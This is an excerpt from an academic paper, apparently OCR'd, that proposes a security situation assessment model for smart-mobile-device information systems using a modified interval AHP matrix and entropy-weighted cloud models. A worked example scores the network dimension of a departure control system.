1.2. Organization. The rest of this paper is organized as follows. Section 2 presents the security situation assessment model. Section 3 recommends multisource data normalization. In Section 4, the modified interval matrix module is proposed. Section 5 reviews the entropy weight-based cloud module. In Section 6, the experimental comparisons are carried out, and the results are analyzed. Finally, Section 7 gives the conclusions. In addition, the list of notations is shown in Table 1.

Table 1: Notations and abbreviations.

Symbol	Descriptions
m	Number of comment
β	Qualitative index comment
V_e	Expert value
μ	Modified factor
X	Quantitative index
$-\boldsymbol{A}$	Interval judgment matrix
$-a_{ij}$	Interval number
CR	Consistency ratio
RI	Average random consistency index
γ	Interval matrix consistency degree
Q	Number of random matrixes
p	Number of satisfactory consistency matrix
U	Universe
C_S	Membership degree
E_x	Expectation value
E_n	Entropy
H_e	Hyper entropy

2. Security Situation Assessment Model

In this paper, a MIMEC based security situation assessment model of information system for smart mobile devices is established (see Figure 1).

The assessment process is designed as follows: firstly, based on the analytic hierarchy process (AHP), a three-layer index system for security situation assessment of an information system for smart mobile devices is established. Define that there are 5 evaluation dimensions (see Figure 2), where they are physical dimension (I_1), host system dimension (I_2), network dimension (I_3), data dimension (I_4), and manager dimension (I_5).

Secondly, there are various ways for us to obtain data as the basis for experts' scoring and determine qualitative indexes and quantitative indexes, such as questionnaire survey, physical environment assessment, viewing host configuration, and obtaining system vulnerabilities through intrusion detection system.

Thirdly, the security situation is quantified by the modified interval matrix module and the entropy weight-based cloud module. The interval judgment matrix is given by experts, and the modified interval matrix module is used to obtain the best deterministic judgment matrix. Then, the index layer is constructed according to the experts' evaluation results. Combined with the index layer weight vector, the criterion layer based cloud model is constructed, and the entropy weight coefficient of the criterion layer cloud model is calculated. At last, the situation value of an information system for smart mobile devices is obtained by the situation value operator.

Finally, according to the "Information security technology—classification guide for classified protection of information systems security" [11] and the comprehensive security situation value of an information system for smart mobile devices, the security situation level is determined.

3. Multisource Data Normalization

Since the heterogeneity of multisource data makes it difficult for experts to evaluate, this paper proposes a normalized method for qualitative and quantitative indexes as follows.




Figure 1: Security situation assessment model.




Figure 2: Evaluation index system.

3.1. Normalization of Qualitative Indexes. Define that there are m qualitative index comment classifications, which are $\beta_1, \beta_2, \cdots, \beta_m$. $\beta_i \sim \beta_j\,(i, j \in 1, 2, \cdots, m)$ represents that the comment β_i is better than comment β_j, then $\beta_1 \sim \beta_2 \sim \cdots \sim \beta_m\,(i, j \in 1, 2, \cdots, m)$. Meanwhile, define that θ is the index which reflects the score of comment and $\theta \sim N\ (0, 1)$. Suppose that the t_i is corresponding to comment β_i which reflects the expert score and t_i is the quantile of $N\,(0, 1)$, then

$$P(\theta < t_i) = \frac{i}{m}\,(i = 1, 2, \cdots, m-1) \tag{1}$$

Define that the expert score is V_e and $V_e = \mu t_i$, where μ is the modified factor (this paper takes $\mu = 100$).

3.2. Normalization of Quantitative Indexes. Define that the quantitative interval of the index X is $[X_a, X_b]$, the normalization process for the quantitative indexes of different dimensions is as follows:

(1) Positive index

$$X_1 = \frac{x - X_a}{X_b - X_a}, (X_b > X_a) \tag{2}$$

(2) Reverse index

$$X_2 = \frac{X_b - x}{X_b - X_a}, (X_b > X_a) \tag{3}$$

4. Modified Interval Matrix Module

The assessment of the security situation needs to determine the relative importance of each index, and its mathematical representation is the weight vector. In this paper, the interval judgment matrix given by experts is modified to improve the degree of consistency, and the deterministic matrix with the best consistency is searched in the modified interval judgment matrix to determine the best weight vector. This method not only preserves the subjectivity of expert evaluation but also improves the objective degree of the weight vector.

4.1. Related Definitions. Interval judgment matrix: define that the subscript set of n elements is $J = \{1, 2, \cdots, n\}$,and the relative importance between element i and element j is a_{ij}. Then, the interval judgment matrix can be represent as $-\boldsymbol{A} = (-a_{ij})_{n\times n}$, $i, j \in 1, 2, \cdots, n$, and the interval number $-a_{ij}$ is $[a_{ij}^L, a_{ij}^U]$, $-a_{ji} = [1/a_{ij}^U, 1/a_{ij}^L]$, $a_{ij}^L \le a_{ij}^U$. This paper takes 1-9 scale judgment matrix [12].

Random matrix: define that matrix $\boldsymbol{A} = (a_{ij})_{n\times n}$, $i, j \in 1, 2, \cdots, n$, where $a_{ij} \in [a_{ij}^L, a_{ij}^U]$. Random number a_{ij} is generated from $[a_{ij}^L, a_{ij}^U]$ according to the probability of uniform distribution.

Table 2: Average random consistency index values.

Order	1	2	3	4	5	6	7	8	9
RI	0	0	0.52	0.89	1.12	1.26	1.36	1.41	1.46

Satisfactory consistency: define that the consistency ratio of judgment matrix $\boldsymbol{A}$ is $CR(\boldsymbol{A}) = (\lambda_{\max}(\boldsymbol{A}) - n)/[(n-1)\,RI]$. When $CR \le 0.1$, we consider the matrix $\boldsymbol{A}$ has satisfactory consistency, where $\lambda_{\max}(\boldsymbol{A})$ is the maximum eigenvalue of matrix $\boldsymbol{A}$, RI is the average random consistency index (see Table 2).

Interval matrix consistency degree: define that γ is the interval matrix consistency degree. If Q random matrixes are generated from interval matrix $-\boldsymbol{A}$ and there are p matrixes has satisfactory consistency, then $\gamma = p/Q$.

4.2. Modified Interval Matrix Design. The modified interval matrix module is shown in Figure 3.

The modified interval matrix module is divided into three submodules. They are interval matrix consistency degree judgment submodule (Interval_matrix_identify), interval matrix element adjustment submodule (Interval_matrix_adopt), and best deterministic matrix acquisition submodule (Best_interval_matrix).

The workflow design of the modified interval matrix module is as follows.

Step 1. Calculate the consistency degree value (consis_value) of a given interval matrix.

Step 2. If consis_value > threshold, then turn to Step 3; else adjust the interval number elements, and turn to Step 1.

Step 3. Calculate the Best_interval_matrix based on the modified matrix.

Step 4. Calculate the weight vector based on Best_interval_matrix.

The processing method and process of each sub-module are explained in detail below.

4.2.1. Interval Matrix Consistency Degree Judgment Submodule. The interval judgment matrix given by the expert generates Q random matrices according to the uniform distribution probability and sequentially calculates the consistency ratio $CR_k\,(k = 1, 2, \cdots, Q)$ of the generated random matrix. Let the number of random matrices with a satisfactory degree of consistency be p, then the degree of consistency of the interval matrices is $\gamma = p/Q$. The larger γ, the better the consistency of the interval matrix; the smaller γ, the worse the consistency of the interval matrix. This paper takes $Q = 100$.

4.2.2. Interval Matrix Element Adjustment Submodule. When the consistency degree γ is less than a certain threshold, some elements in the interval matrix need to be adjusted. The specific process is designed as follows.




Figure 3: Design of modified interval matrix.

Step 1. Get subinterval matrix $-\boldsymbol{A}_{\boldsymbol{h}}^{(n-1)}$ by deleting the elements of the hth row and hth column in the interval matrix, and compute γ_h of $\boldsymbol{A}_{\boldsymbol{h}}^{(n-1)}$.

Step 2. If γ_{h1} and γ_{h2} of the subinterval matrix $-\boldsymbol{A}_{h1}^{(n-1)}$ and $-\boldsymbol{A}_{h2}^{(n-1)} > \gamma_h$ of other matrices, adjust the interval elements $[a_{h1h2}{}^L, a_{h1h2}{}^U]$, $[a_{h2h1}{}^L, a_{h2h1}{}^U]$.

Step 3. Turn to the Interval_matrix_identify submodule, and calculate γ of the adjusted interval judgment matrix.

After deleting the elements of the hth row and hth column in the interval matrix, the deleted elements are isolated to remain elements. If the consistency degree of this interval matrix improved greatly, it is indicated that the deleted elements have a negative impact to the original matrix. So, we need to invite experts to adjust corresponding elements to improve the consistency degree [13].

4.2.3. The Best Deterministic Matrix Acquisition Submodule. This submodule consists of two processes: interval matrix convergence and best deterministic matrix calculation. The specific process is designed as follows:

(1) Interval matrix convergence

Step 1. Generate R deterministic matrices according to the uniform distribution probability based on the adjusted interval judgment matrix.

Step 2. Calculate $CR_i(i = 1, 2, \cdots, R)$ of the R deterministic matrices, respectively.

Step 3. Get the tth matrix cluster (*Cluster_matrix_t*) by obtaining first ω consistency ratios of R deterministic matrices.

Step 4. Integrate the new interval matrix by using the same position elements of different matrices in matrix clusters.

Step 5. Obtain the upper and lower limits of each interval elements in the new interval judgment matrix. When $i = j$, $a_{ij} = 1$; when $i \neq j$, $a_{ij}{}^L = \min\ \{a_{ij1}{}^L, aij_2{}^L, \cdots, a_{ij\omega}{}^L\}$, $a_{ij}{}^U = \max\ \{a_{ij1}{}^U, aij_2{}^U, \cdots, a_{ij\omega}{}^U\}$, and ${}^-a_{ji} = [1/a_{ij}{}^U, 1/a_{ij}{}^L]$.

Step 6. Repeat Step 1~5 until the sum of $|a_{ij}{}^U - a_{ij}{}^L|$ $(i, j \in 1, 2, \cdots, n)$ (the lengths of the interval matrix) is not more than 10% of the sum of the lengths of the original interval matrix.

In Step 1, the proportion of each determined number of the randomly generated deterministic matrix in the left half interval of each interval element of the original interval matrix is α, and $0.5 - \eta < \alpha < 0.5 + \eta$ (This paper takes $\eta = 0.05$).

(2) Best deterministic matrix calculation

$$v = w * v + c * \text{rand} * (\text{pbest} - \text{present}), \tag{4}$$

$$\text{present} = \text{present} + v, \tag{5}$$

where v is the speed of optimization, w is used to adjust the speed of optimization, c is the cognitive factor and usually $c = 2$, rand is the random number between (0, 1), pbest is the current the element in the deterministic matrix with the smallest consistency ratio, and present represents the element in the current deterministic matrix.

Step 1. Input the converged interval matrix (*Input_matrix*).

Step 2. Initialize a deterministic matrix $\boldsymbol{M}_0$, the elements of the deterministic matrix are: $a_{ij}, i, j \in 1, 2, \cdots, n$. When $i = j$, $a_{ij} = 1$; when $1 < j \leq n, 1 \leq i < j$, $a_{ij} = (a_{ij}{}^L + a_{ij}{}^U)/2$; when $1 < i \leq n, 1 \leq j < i, a_{ij} = 1/a_{ji}$.

Step 3. Calculate CR_0 as the initial consistency ratio.

Step 4. Generate deterministic matrix $\boldsymbol{M}_i(i = 1, 2, \cdots, k)$ randomly from *Input_matrix.*

Step 5. Calculate its consistency ratio CR_i, and compare it with CR_0.

Step 6. If $CR_i < CR_0$, $CR_0 = CR_i$, $\boldsymbol{M}_0 = \boldsymbol{M}_i$; else, keep CR_0 and $\boldsymbol{M}_0$ unchanged.

Step 7. Adjust each element in each deterministic matrix according to equations (4) and (5):

$v_{\max} = \min\ (a_{ij}^U - a_{ij}^L)\ (i \neq j, i, j \in 1, 2, \cdots, n)$, where a_{ij}^L,a_{ij}^U are the upper and lower limits of each element of the converged interval matrix. If $v > v_{\max}$, then take $v = v_{\max}$; if $v < -v_{\max}$, take $v = -v_{\max}$. If present $\in [a_{ij}^L, a_{ij}^U]$, present does not need to be adjusted; if present $< a_{ij}^L$, then take present $= a_{ij}^L$; if present $> a_{ij}^U$, take present $= a_{ij}^U$. The initial value of v is taken as 0, pbest_0 corresponds to each element in the initial deterministic matrix $\boldsymbol{M}_0$ in Step 2, and present_0 corresponds to each element in the deterministic matrix randomly generated in Step 2 for the first time.

Step 8. Repeat Step 2~7 for k times.

On this basis, the eigenvector method can be used to calculate the best weight vector.

5. Entropy Weight-Based Cloud Module

5.1. Related Definitions. Membership cloud [14]: define that U is a certain universe, where $U = \{x\}$ and S is language value corresponding to accuracy number x. x is a random number with a stable tendency for membership degree $C_S(X)$, and the distribution of membership degree on the universe is called membership cloud.

The digital characteristics of the cloud: the description of cloud rely on 3 parameters. They are expectation value E_x, entropy E_n, hyper entropy H_e, where E_x reflects a concept corresponds to the central value of a universe, E_n reflects the fuzziness of the concept and E_n reflects the degree of cloud droplet dispersion.

Entropy [2]: entropy measures the uncertainty of the system. Define that the system may stay in n different states and the probability of each state occurs is $p_i\ (i = 1, 2, \cdots, n)$, then the entropy of the system is

$$E = -\sum_{i=1}^{n} p_i \ln p_i \tag{6}$$

where $0 \leq p_i \leq 1$ and $p_1 + \cdots + p_n = 1$. When $p_i = 1/n$, $E_{\max} = \ln n$. Then, when the system has only one state $n = 1$ and $E_{\min} = 0$, the system is determined. With the increase of n, the number of possible states gets higher, then the entropy gets bigger. And the dispersion of the system becomes bigger, and it can provide less information. Thus, the less important this system is relative to other systems.

5.2. Expert Evaluation of Membership Cloud. For the evaluation of a certain index, n experts are invited to conduct the evaluation of a certain index, and the evaluation results are converted into a percentage form according to Section 3. The membership clouds represent the evaluation results of the n experts. First, the three digital features (E_x, E_n, H_e) of the cloud model are calculated by the reverse cloud generator. Then, the expert evaluation results are restored by the forward cloud generator. Finally, if the cloud drops are too discrete, it indicates that the expert evaluation opinions differ greatly, then we can apply for reevaluation.

(1) Reverse cloud generator

$$\begin{aligned} E_x &= \frac{E_{x1} + E_{x2} + \cdots + E_{xn}}{n}, \\ E_n &= \frac{\max\{E_{x1}, E_{x2}, \cdots, E_{xn}\} - \min\{E_{x1}, E_{x2}, \cdots, E_{xn}\}}{n}, \\ S^2 &= \frac{1}{n}\sum_{i=1}^{n}(x_i - E_x)^2, \\ H_e &= \sqrt{S^2 - {E_n}^2}, \end{aligned} \tag{7}$$

where E_{xi} indicates the percentage result of the ith expert evaluation and n indicates the number of experts. The digital features of the membership cloud (E_x, E_n, H_e) are calculated by the above equations.

(2) Forward cloud generator

Step 1. $E_{nn} = \text{Randn}\,(E_n, H_e)$, which takes E_n as the expectation and produces a normally distributed random number E_{nn} with H_e as the standard deviation.

Step 2. $x_i = \text{Randn}\,(E_x, E_{nn})$, which takes E_x as the expectation and generates a normally distributed random number x_i with E_{nn} as a standard deviation.

Step 3. $\xi_i = \exp\ [-(x_i - E_x)^2/(2{E_{nn}}^2)]$, the degree of membership is calculated according to the equation, and the pair (x_i, ξ_i) represents a cloud drop distributed over the universe U.

Step 4. Step 1 through Step 3 is performed cyclically until enough cloud drops are generated to restore the expert evaluation results in the form of a cloud model.

5.3. Membership Cloud Gravity Center. The result of the expert evaluation of f indexes subordinate to the criterion layer can be represented by f-dimensional membership clouds. The f-dimensional comprehensive membership cloud of the dimension can be formed by a membership cloud gravity center. This paper uses the vector g to represent the gravity center vector of this cloud which is

$$\boldsymbol{g} = \left(g_1, g_2, \cdots, g_f\right). \tag{8}$$

where $g_i = E_{xi} \cdot w_i (i = 1, 2, \cdots, f)$, E_{xi} represents the expected value of the ith membership cloud, and w_i represents the weight corresponding to the index which is calculated by the modified interval matrix module.

Assuming that the initial state of the system is ideal, the initial cloud center of gravity vector of the f-dimensional integrated membership cloud is

$$\boldsymbol{g}^0 = \left(g_1^0, g_2^0, \cdots, g_f^0\right). \tag{9}$$

The cloud gravity center vector representing the current expert evaluation result is

$$\boldsymbol{g}' = \left(g_1', g_2', \cdots, g_f'\right). \tag{10}$$

Then, normalize the changes in the gravity center vector of the f-dimensional integrated cloud is

$$\mathrm{g}_\mathrm{i}^\mathrm{G} = \begin{cases} \dfrac{\mathrm{g}_\mathrm{i}' - \mathrm{g}_\mathrm{i}^0}{\mathrm{g}_i^0}, \mathrm{g}_\mathrm{i}' \le \mathrm{g}_\mathrm{i}^0 \\ \dfrac{\mathrm{g}_\mathrm{i}' - \mathrm{g}_\mathrm{i}^0}{\mathrm{g}_\mathrm{i}'}, \mathrm{g}_\mathrm{i}' > \mathrm{g}_\mathrm{i}^0 \end{cases} \tag{11}$$

where $i = 1, 2, \cdots, f$.

Calculate the weighted deviation δ from the weight vector $\boldsymbol{W} = (w_1, w_2, \cdots, w_f)$:

$$\delta = \sum_{i=1}^{f} \mathrm{g}_\mathrm{i}^\mathrm{G} * w_i. \tag{12}$$

Enter δ into the evaluation cloud model to get the support level of this dimension index for different comments in the criterion layer [15]. The evaluation cloud model is shown in Figure 4.

In the process of quantifying the situation from the index layer to the criterion layer, the cloud gravity center evaluation method can be used to calculate the weighted deviation and obtain the safety situation value of the different dimension indexes in the criterion layer, and the process of quantifying the situation from the criterion layer to the target layer. In the traditional method [16], the dimension indexes of the default criterion layer are usually the same relative importance, but the relative importance of different indexes in the criterion layer is not distinguished. This has certain limitations on the quantitative value of the comprehensive security situation of the information system.

First, at a certain moment, the relative importance of the physical dimension, host dimension, network dimension, data dimension, and manager dimension of different information systems is different. The reason is that some information systems and external network channels are less or even isolation, the main factor affecting the security of the system type is behavior adjustment management [17], and some information systems often face threats such as vulnerabilities and malicious attacks, so it is necessary to focus on the protection of their host and network dimension indexes. Second, for the same information system, the main influencing factors affecting its security situation will change with time. This is due to the update




Figure 4: Evaluation cloud model.

of information system software and hardware. The change of managers will cause the weight vector of the criterion layer to change, which will affect the system the total security assessment value.

Given the above problems, based on the cloud gravity center-weighted deviation of each index in the known criterion layer, by reviewing the comments of the activated comments in the cloud model and the support of each comment, the dimension indexes of the criterion layer are determined relative to each comment. The support matrix $\boldsymbol{P}$ is as shown in Table 3.

X_1, X_2, X_3, X_4, and X_5 in Table 3 correspond to the 5 dimensions of the criterion layer, respectively, and p_{ij} indicates the degree of support of the ith index to the jth comment ($i, j \in 1, 2, 3, 4, 5$).

Calculate the absolute entropy of each dimension index by using equation (13):

$$H_i = -\sum_{j=1}^{n} p_{ij} \ln p_{ij}, \tag{13}$$

when $p_{i1} = p_{i2} = \cdots = p_{\mathrm{in}}$, there is $H_{\max} = \ln\ n$. Calculate the relative entropy value of each dimension index by using equation (13)

$$\mu_i = -\frac{1}{\ln n} \sum_{j=1}^{n} p_{ij} \ln p_{ij}. \tag{14}$$

The weight of the corresponding index is expressed by (1-μ_i), which is normalized:

$$\tau_i = \frac{1}{n - \sum_{i=1}^{n} u_i} (1 - u_i), \tag{15}$$

where $\tau_i \in [0, 1]$ and $\tau_1 + \cdots + \tau_n = 1$, τ_i is the entropy weight coefficient of the subordinate cloud corresponding to X_i.

The weight vector corresponding to each comment in the given evaluation cloud model is set as $\boldsymbol{U} = (u_{\mathrm{worse}}, u_{\mathrm{bad}}, u_{\mathrm{average}}, u_{\mathrm{good}}, u_{\mathrm{excellent}}) = (1/15, 2/15, 1/5, 4/15, 1/3)$ [2, 18].

The information system comprehensive security situation value operator is equation (16):

$$V = 1 - \tau * P * U^T. \tag{16}$$

Table 3: Support matrix.

Criteria layer	Worse	Bad	Average	Good	Excellent
X_1	P_{11}	P_{12}	P_{13}	P_{14}	P_{15}
X_2	P_{21}	P_{22}	P_{23}	P_{24}	P_{25}
X_3	P_{31}	P_{32}	P_{33}	P_{34}	P_{35}
X_4	P_{41}	P_{42}	P_{43}	P_{44}	P_{45}
X_5	P_{51}	P_{52}	P_{53}	P_{54}	P_{55}

Table 4: Security situation level.

V	[0,0.2]	(0.2,0.4]	(0.4,0.6]	(0.6,0.8]	(0.8,1]
Level	Worse	Bad	Average	Good	Excellent

Table 5: Experts' evaluation percentage.

Expert i	I_{31}	I_{32}	I_{33}	I_{34}
1	97	86	90	96
2	92	89	92	93
3	94	90	94	95
4	89	87	94	94
5	92	86	93	94
6	95	89	92	95
7	90	85	95	96
8	88	88	91	94
9	98	88	90	95
10	96	87	91	95

This paper determines the security situation level according to [2, 14], as shown in Table 4. The system security situation level can be determined by combining the V value.

5.4. Analysis of Algorithm Complexity. In the proposed model, there are two modules. First, we modified the interval matrix to get the best deterministic matrix and obtained the best weight vector. This process traverses all interval matrix elements at least twice. The complexity of this process is $O(n^2)$. After we get the best weight vector, we need to evaluate each index according to the entropy weight-based cloud. The complexity of the whole process is $O(n)$. Finally, we calculate the situation security value through equation (16). Therefore, we can obtain the complexity of the whole model as follows.

$$\Omega = O\left(n^2\right) + O(n) \tag{17}$$

6. Results and Discussion

The model proposed in this paper is applied to the departure control system for smart mobile devices. The system security situation assessment is conducted every Tuesday, from October 1 to December 23, 2018, for a total of 12 times. The following experiment uses the evaluation of the network dimension of the system criterion layer on October 9, 2018, as an example to illustrate the application process of the evaluation model.

6.1. Normalization of Multisource Data. For the four subindexes of the network dimension (I_3) $(I_{31}, I_{32}, I_{33}, I_{34})$ = (network topology, network access control, security audit, network traffic), 10 experts are invited to evaluate each subindex. Take "identification" (in Figure 2) for example, when password guessing [19] or two-factor authentication schemes [20, 21] are implemented, the security situation will reach a serious state which needs the information system manager give emergency reaction to keep the system stay a good state. And experts will give a score between 80 and 100, which represents the situation is bad. Then according to Section 3, the evaluation of qualitative and quantitative indexes was unified into the score under the percentage system, and the scores of the subindexes are shown in Table 5.

6.2. Determine Index Weights. The interval judgment matrix is given by experts on the relative importance of the four subindexes:

$$A^0 = \begin{pmatrix} 1 & [3,4] & [3,5] & [3,5] \\ [1/4,1/3] & 1 & [1/2,1] & [2,5] \\ [1/5,1/3] & [1,2] & 1 & [1/3,1] \\ [1/5,1/3] & [1/5,1/2] & [1,3] & 1 \end{pmatrix}. \tag{18}$$

According to the method in Section 4, firstly judge the consistency degree of the interval matrix, and take the consistency degree threshold value to be 0.6 to obtain $\gamma = 0.76 > 0.6$ [13], which shows that the consistency degree of the interval matrix meets the requirements, and no further interaction with the experts is needed. This matrix is used as the best interval matrix in Section 4.2.3. Then, the interval matrix is converged, and $R = 100$, $\omega = 10$. After 7 iterations, the convergence interval matrix is

$$A^1 = \begin{pmatrix} 1 & [3.210,3.463] & [3.653,4.000] & [4.202,4.417] \\ [0.289,0.312] & 1 & [0.934,0.953] & [2.029,2.040] \\ [0.250,0.274] & [1.049,1.070] & 1 & [0.894,0.905] \\ [0.226,0.238] & [0.490,0.493] & [1.104,1.119] & 1 \end{pmatrix}. \tag{19}$$

Based on this matrix, the optimization process based on the adjusted deterministic matrix is obtained under the condition of the number of optimization times $k = 1\,000$, and the best deterministic matrix is

$$A^{best} = \begin{pmatrix} 1 & [3.300\,679] & [3.874\,924] & [4.261\,778] \\ [0.300\,351] & 1 & [0.942\,991] & [2.032\,611] \\ [0.259\,102] & [1.057\,097] & 1 & [0.899\,372] \\ [0.233\,799] & [0.490\,148] & [1.109\,949] & 1 \end{pmatrix}. \tag{20}$$




Figure 5: Reduction of four indexes' evaluation.

Table 6: Expected values and weights of each index.

Index I_{3i}	I_{31}	I_{32}	I_{33}	I_{34}
Expected value E_3	92.96	87.50	92.22	94.72
Weight w_{3i}	0.555 665	0.178 134	0.144 072	0.122 129

The consistency ratio is $CR = 0.022\,591 < 0.1$. This matrix has satisfactory consistency. The weight vector obtained is $\boldsymbol{w} = (0.555\,665, 0.178\,134, 0.144\,072, 0.122\,129)$.

6.3. Situation Quantification and Grading. The experts' evaluation results are restored by the cloud, as shown in Figure 5. Since the cloud droplets of each cloud model are more concentrated, it indicates that the experts' evaluation comments are more consistent, so there is no need to request experts' reevaluation.

The expected value vectors of the four subindexes of network dimension based on the graph and the weight corresponding to each expected value obtained based on Section 6.2 are shown in Table 6.

According to equations (11) and (12), the weighted deviation degree is $\delta = -0.079\,134$, and the security situation value of the network dimension is 0.920 866. Inputting δ into the evaluation cloud model indicates that the network dimension is in "excellent" state, as shown in Figure 6.

